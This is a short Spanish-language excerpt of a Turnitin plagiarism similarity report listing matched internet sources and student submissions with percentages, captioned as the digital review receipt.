3	repository.unad.edu.co Fuente de Internet	1%
4	www.coursehero.com Fuente de Internet	<1%
5	Submitted to Universidad San Marcos Trabajo del estudiante	<1%
6	Submitted to Universidad Santiago de Cali Trabajo del estudiante	<1%
7	windpress.info Fuente de Internet	<1%
8	Submitted to Universidad TecMilenio Trabajo del estudiante	<1%
9	repositoriotec.tec.ac.cr Fuente de Internet	<1%
10	slideplayer.com Fuente de Internet	<1%

Nota. Recibo Digital de revisión por Turnitin y porcentaje de similitud.